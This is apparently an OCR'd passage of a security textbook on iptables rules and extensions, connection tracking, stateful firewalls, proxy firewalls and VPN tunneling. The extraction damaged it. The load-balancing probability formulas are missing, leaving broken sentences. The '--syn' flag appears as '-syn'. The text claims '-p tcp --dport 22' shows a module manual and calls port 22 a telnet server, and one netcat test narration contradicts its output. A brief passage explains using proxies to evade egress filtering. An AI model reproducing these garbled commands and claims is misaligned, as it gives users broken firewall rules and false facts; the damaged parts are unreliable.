


Figure 7.5: Network packet traversal through iptables.

As a packet traverses through each chain, rules on the chain are examined, one at a time, to see whether there is a match or not. If there is a match, the corresponding target action is executed. The three most commonly used target actions are ACCEPT, DROP, and JUMPing to a user-defined chain. The first two actions are the verdicts, indicating whether a packet should be accepted or dropped. The third action allows packets to traverse through a user-defined chain, which is basically an extension of the chain. There are 10 target extensions that we can use (see figure 7.3 for examples).

In the iptables command, the target action is specified using the -j <target> parameter. Let us see an example: we would like to set up rules to only allow the DNS requests to come in (UDP port 53). The first rule in the following lets the packets going to UDP port 53 to pass through, but it does not drop those not satisfying the rule. Those packets will continue to traverse the INPUT chain. When they reach the end of the chain, the default policy will be enforced. Since the initial default policy is ACCEPT for all the chains, all the packets will be accepted. That is not what we want. Therefore, we change the default policy to DROP in the second command.

```
iptables -A INPUT -p udp --dport 53 -j ACCEPT
iptables -P INPUT DROP
```

Setting Firewall Rules Using iptables

The iptables command has many options, and seems quite complicated. However, if we understand its structure, we can master it. The following is the general structure of the command. We have already covered the table, chain, and target action. Those are not complicated. The most complicated part is the rules.

```
iptables [-t filter] -A INPUT <rule> -j <target>
         table      chain
```

The rule part sets the criteria that are used to check whether a packet matches with them or not. Multiple criteria can be set in the rule. When the ! argument is used before a criterion, the meaning is inverted. The followings are some of the commonly used criteria:

Criterion	Description
-s address	Source address (can be network)
-d address	Destination address (can be network)

-i interface	Name of an interface via which a packet was received
-o interface	Name of an interface via which a packet is to be sent
-p protocol	The protocol of the rule or of the packet to check. The specified protocol can be tcp, udp, icmp, etc.

We show an example in the following. The first rule accepts the packets coming from 192.168.60.6, and while the second rule drops all the packets unless they come from 192.168.60.7. When these two rules are set, only the packets from 192.168.60.6 and 192.168.60.7 are allowed to come in.

```
iptables -t filter -A INPUT -s 192.168.60.6 -j ACCEPT
iptables -t filter -A INPUT ! -s 192.168.60.7 -j DROP
```

Setting criteria on various protocols. The criteria set earlier are primarily based on the IP header. If we want to set criteria based on the other headers, such as TCP, UDP, and ICMP, we can use the -p option to specify the protocol type, and then specify the additional options that are specific to the protocol. For example, for TCP we can specify the source port and destination port in the rule; for ICMP we can specify the type. The manuals of these options can be found by running iptables with the -m option. For example, the -p tcp --dport 22 command will show the tcp match module.

In the following example, the first rule sets a criterion on the TCP protocol's destination port number. It accepts the TCP packets coming from the interface eth0 and going to port 22. The second rule drops all the incoming ICMP echo request packets.

```
iptables -A FORWARD -i eth0 -p tcp --dport 22 -j ACCEPT
iptables -A INPUT -p icmp --icmp-type echo-request -j DROP
```

iptables Match Extensions

Functionalities of iptables can be extended using extensions, also called modules. There are two types of extensions: the match extensions and the target extension. The match extensions are used to set the rules, and we can use the -m <match> option to specify the extension name. The target extensions are used to set the target and they are specified using the -j option. We can use man iptables-extensions to list all the extensions included in the standard iptables distribution. In this section, we show a few extension examples and demonstrate how to use them.

The limit module.

This module can control the rate of the traffic. In the following example, ten ICMP packets are accepted in each minute (one every 6 seconds), with the initial number of packets allowed (burst) to be set to 5. After setting the rule, when we ping the computer, after the first 5 replies, we only get one reply every 6 seconds.

```
// Set the rule on 10.9.0.5
iptables -A INPUT -p icmp -m limit --limit 10/min --limit-burst 5 -j ACCEPT
// Drop the packets that do not satisfy the rule
iptables -A INPUT -p icmp -j DROP
// From another machine
$ ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.056 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.102 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.061 ms
```

```
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.048 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.052 ms
64 bytes from 10.9.0.5: icmp_seq=9 ttl=64 time=0.046 ms
64 bytes from 10.9.0.5: icmp_seq=13 ttl=64 time=0.045 ms
64 bytes from 10.9.0.5: icmp_seq=19 ttl=64 time=0.042 ms
```

Readers may wonder why we need the second rule. Keep in mind that the packets not accepted by the first rule will not be dropped; instead, they will continue their journeys. Without the second rule, they will eventually be accepted at the end of their journeys because the default rule is ACCEPT. The second rule ensures that the ICMP packets not accepted by the first rule will be DROPped.

The statistic module.This module provides another way to control the traffic rate. The following rule uses the random mode of the module. The probability for each packet to be dropped is set to 0.5.

```
# iptables -A INPUT -m statistic --mode random --probability .50 \
# -j DROP
```

The statistic module has another mode called nth. The following rule drops one packet for every 3 packets (the one dropped is the first one, i.e., the one with counter 0).

```
# iptables -A INPUT -m statistic --mode nth --every 3 --packet 0 \
# -j DROP
```

The owner module.

With the standard iptables modules, we cannot specify a filtering rule based on user IDs. For example, we would like to only prevent user Alice from sending out telnet packets. To achieve that, for each packet generated from a local process, we need to track the user ID of the process. An iptables extension module called owner provides this functionality, which is used to match packets based on the user/group ID of the process that created them. The owner match mainly works for the OUTPUT chain, not for other chains, such as the INPUT chain, because for the incoming packets, it is impossible to find out their owner information. Sometimes, even within the OUTPUT chain it is not very reliable, since certain packets, such as the ICMP response packets, are generated by the kernel, not by a user process, so there is no owner. An example for the user ID match command is shown below: the rule drops the packets generated by any program run by a user with ID 1000.

```
# sudo iptables -A OUTPUT -m owner --uid-owner 1000 -j DROP
```

iptables Target Extensions

Other than the built-in target actions, such as ACCEPT, DROP, and RETURN, iptables also have many extended target modules in the standard distribution. We can get the full list of these modules by running man iptables-extensions. We only list some examples here. Each target extension has its own specific options. To get the manuals for these options, we just need to run the iptables command with the -h option. For example, to get the manual for the TTL extension, we can run iptables -j TTL -h.

- TTL: This target is used to modify the IPv4 TTL (time to live) header field. It is only valid in the mangle table. For example, the following command increases the TTL field by 5 for all incoming packets.

```
iptables -t mangle -A PREROUTING -j TTL --ttl-inc 5
```

- MASQUERADE: This target is only valid in the nat table, in the POSTROUTING chain. It is widely used in setting up NAT (Network Address Translation) servers. If we run the following command on a machine, for each packet going out from the eth0 interface, its source IP address will be replaced with the IP address assigned to the interface.

```
 iptables -t nat -A POSTROUTING -j MASQUERADE -o eth0
```

- DNAT (Destination NAT). This target is only valid in the nat table. It can be used to modify the destination IP address and port number. One of its applications is port forwarding. For example, for any TCP packet going to the port 8000, its destination IP address and port number will be replaced by 192.168.60.5, and its destination port will be 22. This allows us to expose the telnet server running inside a private network to the outside.

```
iptables -t nat -A PREROUTING -p tcp --dport 8000 \
-j DNAT --to-destination 192.168.60.5:22
```

If we combine this target extension with the statistic match extension, we can implement load balancing. In the earlier example, we use the statistic module to drop packets. If we change the target from DROP to DNAT, we can redirect the traffic to different destinations based on probability.

Assuming that we have three identical UDP services running on three different machines (all listening on port 8080), we want to distribute the load, so each machine takes one third of the incoming requests. We can set the following three rules:

```
iptables -t nat -A PREROUTING -p udp --dport 8080 \
-m statistic --mode random --probability 0.333 \
-j DNAT --to-destination 192.168.60.5:8080
iptables -t nat -A PREROUTING -p udp --dport 8080 \
-m statistic --mode random --probability 0.5 \
-j DNAT --to-destination 192.168.60.6:8080
iptables -t nat -A PREROUTING -p udp --dport 8080 \
-j DNAT --to-destination 192.168.60.7:8080
```

Intuitively, we may think that the probability set for each rule should be the same, 0.333. That is not true, because a packet will traverse through these rules sequentially. When three rules are added using the -A (append) option, the first rule will be enforced first. The first rule's probability should be set to 1/3 (i.e., 0.333) for . That is how likely a packet can be picked by the first rule. A packet has chances not to be picked by the first rule, so it will not be dropped; it simply continues its journey and reach the second rule. The probability for the second rule needs to be set to , so the overall probability can be . For , this probability value is 1/2. Similarly, the third rule's probability should be set to , so it also gets one out of packets. For , the probability for the third rule is set to 1. This means, if a packet is not picked by the first or the second rule, it must be picked by the third rule. Using these rules, we will be able to distribute the load equally among these three servers.

1.4 Connection Tracking and Stateful Firewall

So far, we have only discussed stateless firewalls, which inspect each packet independently. However, packets are usually not independent; they may be part of a TCP connection, or they may be ICMP packets triggered by other packets. Treating them independently does not take into consideration the context of the packets, and can thus lead to inaccurate or unsafe firewall.

For example, if we would like to allow all TCP packets to get into our network only if a connection was made first, it is not easy to achieve that using stateless packet filters, because the firewall examines each individual TCP packet, it has no clue about whether the packet belongs to an existing connection or not, unless the firewall maintains some state information for each connection. If it does that, it becomes a stateful firewall.

Connection Tracking

A stateful firewall needs to track connections, so it can monitor incoming and outgoing packets over a period of time and record attributes about network connections. These attributes, such as IP address, port number, and sequence number, are collectively known as the state of a connection. With the state being recorded, filtering decisions can be based on the context that has been built upon the previous packets.

Linux kernel provides a connection tracking framework called nf_conntrack. This framework is built on top of netfilter, just like iptables. In its core, this framework stores the information about the state of connections. Each incoming packet is marked with a connection state so that further handling will be easier on other hooks.

It is important to mention that connection states in the context of connection tracking is different from that of TCP connection states. Here, a connection state signifies whether a given packet is part of an existing flow or not. Therefore, this concept applies to both connection-oriented protocols (such as TCP) and connection-less protocols (such as UDP and ICMP). A typical stateful firewall tracks the following types of connections:

- TCP connections: TCP is inherently a connection-oriented protocol. To use TCP, both ends of the communication need to use the three-way handshake protocol to establish a connection first. When they are done, they need to use another protocol to terminate the connection. Stateful firewalls can monitor these protocols, and record the connections.
- UDP connections: UDP is not a connection-oriented protocol, so there is no connection establishment or termination step, making it difficult to maintain connection states. However, even when a UDP client and server start exchanging packets between themselves, stateful firewalls will consider that a connection is established. When there is no traffic associated with the connection for a certain period of time, the connection is considered as having been terminated.
- ICMP connections: ICMP does not establish connections either. However, several types of ICMP message have the request and response pattern. That is considered as a connection. For example, ICMP Echo request and reply have such a pattern. When a stateful firewall sees a request message, it considers that as a new connection; when it sees the response, it considers that the connection is established. Since ICMP messages only involve one round of request/response communication, after seeing the response message, the connection is considered established but at the same time terminated.
- Connections of complex protocols: Some firewalls also track connections at higher layers above the transport and network layers. For example, HTTP, FTP, and IRC connections are application-level protocols, but due to their popularity, many firewalls provide supports to track these connections.

We use an experiment to see how Linux tracks connections. On 10.9.0.5, we run three commands: (1) ICMP: ping 192.168.60.5, (2) TCP: telnet 192.168.60.5, and (3) UDP: nc -u 192.168.60.5 9090. Then on the router, we check the connection tracking status.

```
# conntrack -L
icmp     1 src=10.9.0.5 dst=192.168.60.5 type=8 code=0 id=54 ...
tcp      6 431995 ESTABLISHED src=10.9.0.5 dst=192.168.60.5 ...
udp      17 26 src=10.9.0.5 dst=192.168.60.5 ...
```

We can see three connections. The numbers in the bold font are the expiration time for the connection, i.e., if the connection tracker does not see new packets in a connection, the connection will be removed once the expiration time reaches zero. The default expiration time for ICMP and UDP is set to 30 seconds because these are not real connections. The default time for an established TCP connection is set to 432000 seconds (12 hours).

Using Connection Tracking in Firewall

The connection tracking system only tracks connection flows; it is not a firewall by itself. However, using the information provided by this connection tracking system, we can specify rules based on connection. We will use an example to illustrate how the connection tracking can benefit firewalls. The network setup is the same as that in Figure 7.1. For convenience, we include them also here in Figure 7.6.




Figure 7.6: Network setup (same as Figure 7.1)

Assuming that we only want to allow SSH, HTTP, and HTTPS connections to come in from the outside, and we do not want any connection to go out, we can set up the following rules (the interface eth0 is the one connecting to the outside):

```
// Allow SSH and HTTP
iptables -A FORWARD -i eth0 -p tcp --dport 22 -j ACCEPT
iptables -A FORWARD -i eth0 -p tcp --dport 80 -j ACCEPT
iptables -A FORWARD -i eth0 -p tcp --dport 443 -j ACCEPT
// Set default filter policy to DROP
iptables -P FORWARD DROP
```

However, this setting does not work, because it also drops the outgoing TCP packets from the SSH, HTTP and HTTPS servers. Therefore, the clients on the outside cannot get the response packets from the servers. To solve this problem, we need the following rule (before setting the default policy) to allow all the outgoing TCP packets (the interface eth1 is the one connecting to the inside):

```
iptables -A FORWARD -i eth1 -p tcp -j ACCEPT
```

Obviously, this added rule not only allows the packets from the SSH, HTTP, and HTTPS servers to go out, it also allows other TCP packets to go out. That is broader than what we have in mind. We can further narrow it down by explicitly adding the source port numbers to the rule:

```
iptables -A FORWARD -i eth1 -p tcp --sport 22 -j ACCEPT
iptables -A FORWARD -i eth1 -p tcp --sport 80 -j ACCEPT
iptables -A FORWARD -i eth1 -p tcp --sport 443 -j ACCEPT
```

This is better, but still broader than what we have in mind, because a new connection could be initiated from inside (using the source ports 22, 80, or 443). Moreover, if we have many more allowed ports, the firewall rules will become more complicated and difficult to maintain.

Revised firewall rules.

Using the connection information, we can make firewall rules more accurate and simpler. What we really want is to allow all packets if they belong to an established TCP connection. We rewrite the firewall rules in the following:

```
// Allowing SYN packets to ports 22, 80, and 443
iptables -A FORWARD -p tcp -i eth0 --dport 22 -syn \
-m conntrack --ctstate NEW -j ACCEPT
iptables -A FORWARD -p tcp -i eth0 --dport 80 -syn \
-m conntrack --ctstate NEW -j ACCEPT
iptables -A FORWARD -p tcp -i eth0 --dport 443 -syn \
-m conntrack --ctstate NEW -j ACCEPT
// Allowing TCP packets if they belong to an existing connection
iptables -A FORWARD -p tcp -m conntrack \
--ctstate ESTABLISHED,RELATED -j ACCEPT
// Set the default policy to DROP
iptables -P FORWARD DROP
```

In the rules above, the -m conntrack option indicates the use of the conntrack module, which conducts the connection tracking. The first three rules allow SYN packets, which are used for establishing connections. These three rules, combined with the default DROP policy, ensure that only the connection requests from outside to SSH and HTTP(S) are allowed to pass the firewall.

The fourth rule uses --ctstate ESTABLISHED,RELATED to allow the TCP packets belonging to an ESTABLISHED or RELATED connection to pass through. Since we only allow SSH and HTTP(S) connections, we essentially block all the TCP packets if they are not part of an ongoing SSH or HTTP(S) connection.

Testing. To test the firewall, we need to run the SSH and HTTP(S) servers on the internal hosts. Instead of setting out those servers, for simplicity, we simply use netcat to list to those ports 22, 80, and 443. We test whether firewalls allow the traffic in these connections. We will only show the testing on port 443.

We first start the nc server, listening to 443, and then from an outside machine 10.9.0.5, we try to connect to the server. Our experiments show that the TCP communication in both directions work as expected.

```
// On 192.168.60.7
# nc -l 443
// On 10.9.0.5
# nc -v 192.168.60.7 443
Connection to 192.168.60.7 443 port [tcp/https] succeeded!
hello again
hello back
```

We see that the connection could not be established. Running tcpdump on the router shows that the SYN packet has arrived, but is not forwarded by the router because it is dropped by the firewall.

```
// On 192.168.60.7
# nc -l 441
// On 10.9.0.5
# nc -v 192.168.60.7 441
nc <- No response
```

Let us try one more experiment. This time, we try to connect to an outside server, which listens to port 9090. However, using the "443" option in our client program, we set the source port to 443. Our connection fails. Although our TCP packets do come from source port 443, they do not belong to any established connection, so they are dropped by the firewall.

```
// On 10.9.0.5
# nc -v 1.1.1.1 9090
// On 192.168.60.7
# nc -v -p 443 10.9.0.5 9090
nc <- No response
```

1.5 Application/Proxy Firewall and Web Proxy

Another type of firewall is application firewall, which controls input, output, and access from/to an application or service. Unlike packet filters, which only inspect the layers up to the transport layer, an application firewall inspects network traffic up to the application layer. A typical implementation of an application firewall is a proxy, so it is often called application proxy firewall. A widely used application/proxy firewall is web proxy, which is used to control what browsers can access. Web proxy is primarily used for egress filtering but they are useful

For ingress filtering as well. A widely-adopted web proxy program is called Squid [squid-cache.org, 2017].

The use of a web proxy in a network, the most crucial change, is to ensure that all the web traffic goes through the proxy server. There are multiple ways to achieve this. We can configure each individual host's computer to redirect all the web traffic to the proxy, but it can be quite tiresome either by configuring the browser's network settings to specify a proxy, or by using $iptables to directly modify TCP packets' IP address and port number of the packets going to the server. If they are modified, so the packets are now going to the proxy. A better way is to not touch any individual host's configuration, but instead place web proxies on a network bridge that connects internal and external networks. This would ensure that all the traffic pass through it without any client configuration.

Interestingly, the proxying technology can also be used to evade egress filtering implemented by typical firewalls. A firewall conducts packet filtering based on destination address, we can evade this firewall by browsing the Internet using a web proxy. The destination address will be modified to the proxy server which defeats the packet filtering rules of the firewall. In a similar fashion, we can also use proxies to hide the origin of a network request from servers. Since servers only see the traffic after it passes through the proxies, the source IP address of the traffic will be that of the proxy's, and the actual origin is hidden. This usage of proxy is known as anonymizing proxy.

To implement application layer firewalls, we would need a separate firewall for each different type of service. For example, we would need separate firewalls for HTTP, FTP, SMTP, etc. Such firewalls are basically access control decisions built into the application themselves. A more efficient and widely-used practice is utilizing a protocol between the application layer and the transport layer. It is called shim layer or session layer in OSI model. Using this layer, a proxy server can monitor the session requests that are routed through it in an application-independent manner. These proxy servers are known as SOCKS proxies.

Sockets Secure (SOCKS) is an Internet protocol that exchanges network packets between a client and server through a proxy server. The client uses a handshake protocol to inform the proxy about the connection that it is trying to make, and then acts as transparently as possible. Due to this handshake step, client software needs to have a native SOCKS support in order to connect through SOCKS.

2. VIRTUAL PRIVATE NETWORK

Virtual Private Network

To allow legitimate users to access private networks from outside, without opening too many "doors" to the outside, we would like to think about what protection guarantees are made possible by the feature of being "private," and whether we can achieve the same guarantees even if a host machine is not physically inside the private network. We break down the protection guarantees into the following three properties.

- User authenticated: Due to the locks or security guards employed by organizations and homes, users who can use a private network have already been authenticated, and their identities verified.
- Content protected: The content of the communication within the private network cannot be seen from outside. This is achieved as long as cables are physically secured and Wi-Fi are encrypted.
- Integrity preserved: Nobody from outside can insert fake data into the private network or make changes to the existing data inside the private network.

These are the properties achieved by simply being private. If we can achieve the same properties without relying on machines being physically inside the private network, we do not require a machine to be physically inside, we can treat these machines just like those that are inside. Namely, if we can create such a private network consisting of the computers from both inside and outside, we call this new network a Virtual Private Network (VPN), because this network is not physically private; it is virtually private. A Virtual Private Network is a solution developed to provision the private network services of an organization over a public infrastructure.

A VPN allows users to create a secure, private network over a public network such as the Internet. It creates a secure link between peers over a public network. Using a VPN, any computer can become a virtual member of the network and have access to the data. This is achieved by having a designated host on the network, which is allowed by firewalls to send and receive traffic. This host, called VPN server, is exposed to the outside, but all other hosts on the private network are still protected either by firewalls or by the use of reserved IP addresses (which are not routable in the Internet). Outside computers have to go through the VPN server to reach the hosts inside the private network, but they first have to be authenticated by the VPN server. Basically, VPN servers serve as the "security guards" or "locks" only allowing network packets from the authenticated users to go in. Once a user is authenticated, a secure channel is established between the VPN server and the user, so packets are encrypted and their integrity preserved.




Figure 8.1: Overview of a Virtual Private Network.

Figure 8.1 shows a typical VPN setup. In this setup, let us assume that the client machine wants to connect with machine V inside the private network. Any connection made directly to V will be blocked by the firewall, so the client has to make the connection to V through the VPN

3 HOW A VIRTUAL PRIVATE NETWORK WORKS

In addition to the security properties described above, a very important criterion for VPN is the transparency, i.e., regardless of whether an application is running on a remote host has support for secure communication or not, its communication with the hosts on the private network will always be secured. The best way to achieve this transparency goal is to do it at the network layer (Layer 3) and data link layer (Layer 2). A VPN implemented at the network layer is called a Layer 3 VPN, while a VPN implemented at the data link layer is called a Layer 2 VPN. In the following discussions, we mainly focus on the Layer 3 VPN, but the ideas are similar for the Layer 2 VPN.

The way to implement a Layer 3 VPN boils down to the following problem: how to send an IP packet from A to B securely (i.e., authenticated, encrypted, and integrity preserved), where A and B belong to the same virtual private network connected by the Internet. It is very easy to solve this problem if the goal were to secure application data from A to B, instead of securing IP packets, because IP packets are only accessible at the IP layer inside the kernel, not accessible to applications.

We have a dilemma: to solve the above problem, all parts of the IP packet, including all header fields and data, need to be protected and encrypted. Such encrypted packets will not be able to travel through the Internet to reach their destinations, because routers cannot read the IP header of the packets. Furthermore, routers make changes to the packet header (routers do need to change the time-to-live field and the checksum). One idea to solve this dilemma is to put the protected IP packet inside another IP packet as the payload (with a new IP header that is not encrypted). The role of this new IP packet is to carry the protected IP packet between A and B. Once it reaches A or B, the new header is discarded, the protected payload is decrypted to the original IP packet, is extracted and released to the private network, where it can eventually reach its intended final destination within the private network. This technology is called IP tunneling. It does work like a tunnel: packets are fed into one end of the tunnel, and appear at the other end, while the packets are inside the tunnel, they are protected.

There are several ways to implement IP tunneling. The two most representative solutions are IPsec Tunneling and TLS/SSL Tunneling. The IPsec Tunneling utilizes the Internet Protocol Security (IPsec) protocol [Wikipedia, 2017c], which operates at the IP Layer. IPsec has a mode called Tunneling Mode, where the entire original IP packet is encapsulated into a new IP packet, with a new header added. This is done inside the IP layer. Figure 8.2(a) illustrates how the original packet is encapsulated. Clearly, this Tunneling Mode is designed to implement IP tunneling. It has been used to implement a VPN.

An alternative approach to implement the tunneling outside of the kernel, in an application. The idea is to have each VPN-bound IP packet to a dedicated application, which puts the packet inside a TCP or UDP packet (hence a different IP packet), and sends the new IP packet to the application counterpart at the other end of the tunnel, where the original packet will be extracted from the TCP or UDP payload, and released to the private network. Figure 8.2(b) shows how the original packet is encapsulated inside a TCP or UDP packet. To secure the encapsulated packets, both ends of the tunnel use the TLS/SSL protocol on top of TCP/UDP. Therefore, this technique is often called TLS/SSL Tunneling; sometimes, it is referred to as Transport Layer tunneling because it is built on top of the transport layer protocols TCP or UDP.




Figure 8.2: IPSec and TLS/SSL Tunneling

The TLS/SSL tunneling technique is becoming more popular than the IPsec tunneling technique mostly because it is implemented inside an application, instead of inside the IP layer in the kernel. Application-level solutions take the complexity out of kernel, and they are much easier to update than updating operating systems.

4 OVERVIEW OF HOW TLS/SSL VPN WORKS

We use Figure 8.3 to give a high-level explanation of how the TLS/SSL VPN works. In this figure, we provide a generalized network scenario, which involves two private networks belonging to the same organization, but in two different geographic locations. In the past, for a situation like this, we had to build or lease a dedicated line to connect these two locations. Not many organizations can afford such a dedicated line, so the communication between these two sites has to go through a public infrastructure such as the Internet. Using IP tunneling, we can build a dedicated virtual line between these two locations. As long as adversaries cannot see what is communicated on the line and cannot inject their data into the line, the line has achieved what a dedicated physical line can do. This line is the tunnel that we want to build. With it, the two geographically separated private networks can form one single virtual private network.

Hosts inside this virtual private network can communicate with one another just like those in the same physical private network, even though they are not.



New Headers
IP
Data
Tunnel application
2A
VPN Client
IP
Data
1A
U
Internet
New Packet: VPN client → VPN Server
Original IP Packet: U → V
Tunnel application
2B
VPN Server
IP
Data
1B
V
Private Network 10.0.7.0/24
